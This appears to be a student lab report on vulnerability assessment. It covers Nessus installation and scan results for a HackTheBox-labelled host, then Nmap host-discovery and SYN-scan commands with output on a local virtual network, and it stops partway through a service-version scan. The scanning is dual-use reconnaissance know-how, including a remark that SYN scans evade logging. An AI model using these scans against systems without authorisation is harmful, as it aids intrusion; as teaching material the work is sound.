Practical10: Use vulnerability assessment tools and prepare study the report.


1) Nessus

Nessus is a widely used vulnerability scanner that helps identify potential security risks in any network and systems. It scans for vulnerabilities such as missing patches, misconfigurations, open ports, and other security flaws that could be exploited by attackers.

- Installation steps

To install this first visit the following site:
https://www.tenable.com/downloads/nessus?loginAttempted=true


Click on the download button




After downloading it shows following webpage in browser.

Select Register offline checkbox.

Then go to continue.




After this select Nessus professional option and continue.




Register yourself with tenable community to get activation code for future purpose.


Enter both the fields which are shown in the below image and then submit.




After that we get Nessus license to use it for limited time around 7 days.

Copy license key and paste it in your original Nessus page and continue.









Then create a user account to login into Nessus.

```
C:\Program Files\Tenable\Nessus>nessuscli.exe fetch --register-offline nessus.license
Warning! Performing this action will delete plugins. Do you want to continue? (y/n) [n]: y
Your Activation Code has been registered properly - thank you.
Nessus is offline and cannot do software updates via the feed.
```






Once you have installed and launched Nessus, you're ready to start scanning. First, you have to create a scan. To create your scan:

- In the top navigation bar, click Scans.
- In the upper-right corner of the My Scans page, click the New Scan button.


Next, click the scan template you want to use.




Prepare your scan by configuring the settings available for your chosen template. The Basic Network Scan template has several default settings preconfigured, which allows you to quickly perform your first scan and view results without a lot of effort.


After you have configured all your settings, you can either click the Save button to launch the scan later, or launch the scan immediately.

If you want to launch the scan immediately, click the button, and then click Launch. Launching the scan will also save it.





Viewing scan results can help you understand your organization's security posture and vulnerabilities. Color-coded indicators and customizable viewing options allow you to tailor how you view your scan's data.



tenable Nessus Essentials | Scans | Settings | samarth

FOLDERS
- My Scans
- All Scans
- Trash

RESOURCES
- Policies
- Plugin Rules
- Terrascan

Tenable News

WebIQ 2.15.9 Runtime on Windows - Directory Traver...

Read More

HackTheBox / 109.176.239.70

‹ Back to Hosts

Configure | Audit Trail | Launch | Report | Export

Vulnerabilities 10

Filter | Search Vulnerabilities | 10 Vulnerabilities

Sev	CVSS	VPR	EPSS	Family	Count
INFO	...	...	...	Web Servers	26
INFO	...	...	...	Firewalls	2
INFO				Service detection	14
INFO				Port scanners	13
INFO				General	1
INFO				General	1
INFO				Settings	1
INFO				General	1

t Details

109.176.239.70
Linux Kernel 2.2
Linux Kernel 2.4
Linux Kernel 2.6

t: October 12 at 10:12 PM
: Today at 8:27 AM
sed: 10 hours
Download

nerabilities

Critical
High
Medium
Low
Info

tenable Nessus Essentials | Scans | Settings | samarth

FOLDERS
- My Scans
- All Scans
- Trash

RESOURCES
- Policies
- Plugin Rules
- Terrascan

Tenable News

Tenable Ranked #1 in the Device Vulnerability Mana...

Read More

INFO HyperText Transfer Protocol (HTTP) Information

Description

This test gives some information about the remote HTTP protocol - the version used, whether HTTP Keep-Alive is enabled, etc...

This test is informational only and does not denote any security problem.

Output

```
Response Code : HTTP/1.1 403 Forbidden

Protocol version : HTTP/1.1
HTTP/2 TLS Support: No
HTTP/2 Cleartext Support: No
SSL : no
Keep-Alive : no
Options allowed : (Not implemented)
Headers :

  Date: Sun, 13 Oct 2024 02:47:41 GMT
  Content-Type: text/plain; charset=UTF-8
  Content-Length: 16
  X-Frame-Options: SAMEORIGIN
  Referrer-Policy: same-origin
  Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-
check=0, pre-check=0
  Expires: Thu, 01 Jan 1970 00:00:01 GMT
  Server: cloudflare
  CF-RAY: 8d1c01a4fb720330-AMD
```

Plugin Details

Severity:	Info
ID:	24260
Version:	1.15
Type:	remote
Family:	Web Servers
Published:	January 30, 2007
Modified:	February 26, 2024

Risk Information

Risk Factor: None

Vulnerability Information

Asset Inventory: True

tenable Nessus Essentials | Scans | Settings | samarth

FOLDERS
- My Scans
- All Scans
- Trash

RESOURCES
- Policies
- Plugin Rules
- Terrascan

Tenable News

WebIQ 2.15.9 Runtime on Windows - Directory Traver...

Read More

Vulnerabilities 10

INFO HTTP Proxy Open Relay Detection

Description

The remote web proxy accepts unauthenticated HTTP requests from the Nessus scanner. By routing requests through the affected proxy, a user may be able to gain some degree of anonymity while browsing websites, which will see requests as originating from the remote host itself rather than the user's host.

Solution

Make sure access to the proxy is limited to valid users / hosts.

Output

```
No output recorded.
```

To see debug logs, please visit individual host


Port	Hosts
80 / tcp / http_proxy	109.176.239.70


Plugin Details

Severity:	Info
ID:	10195
Version:	$Revision: 1.42 $
Type:	remote
Family:	Firewalls
Published:	June 22, 1999
Modified:	April 25, 2014

Risk Information

Risk Factor: None





2) Nmap:

Nmapis an open-source tool widely used for network discovery, security auditing, and vulnerability assessment. It's known for its versatility and ability to scan large networks, providing detailed information on network devices, open ports, running services, operating systems, and more.

➔ Identify all active hosts on a local network using Nmap.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.59.128/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 07:42 EDT
Nmap scan report for 192.168.59.1
Host is up (0.0011s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.59.2
Host is up (0.00054s latency).
MAC Address: 00:50:56:EF:13:77 (VMware)
Nmap scan report for 192.168.59.254
Host is up (0.00028s latency).
MAC Address: 00:50:56:E8:8E:46 (VMware)
Nmap scan report for 192.168.59.128
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.32 seconds
```

Nmap will return a list of all active hosts within the specified subnet, showing their IP addresses and possibly their MAC addresses. This command is useful for identifying devices currently connected to your network.

➔ Detect open TCP ports on a remote server using a SYN scan.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sS 192.168.59.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-26 07:48 EDT
Nmap scan report for 192.168.59.2
Host is up (0.00025s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
53/tcp open  domain
MAC Address: 00:50:56:EF:13:77 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.61 seconds
```

Nmap will display a list of open TCP ports on the target server, along with the associated services running on those ports. SYN scans are commonly used because they are faster and less likely to be detected by the target server's logging systems.

➔ Determine the versions of services running on open ports of a target host.

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV 192.168.59.2
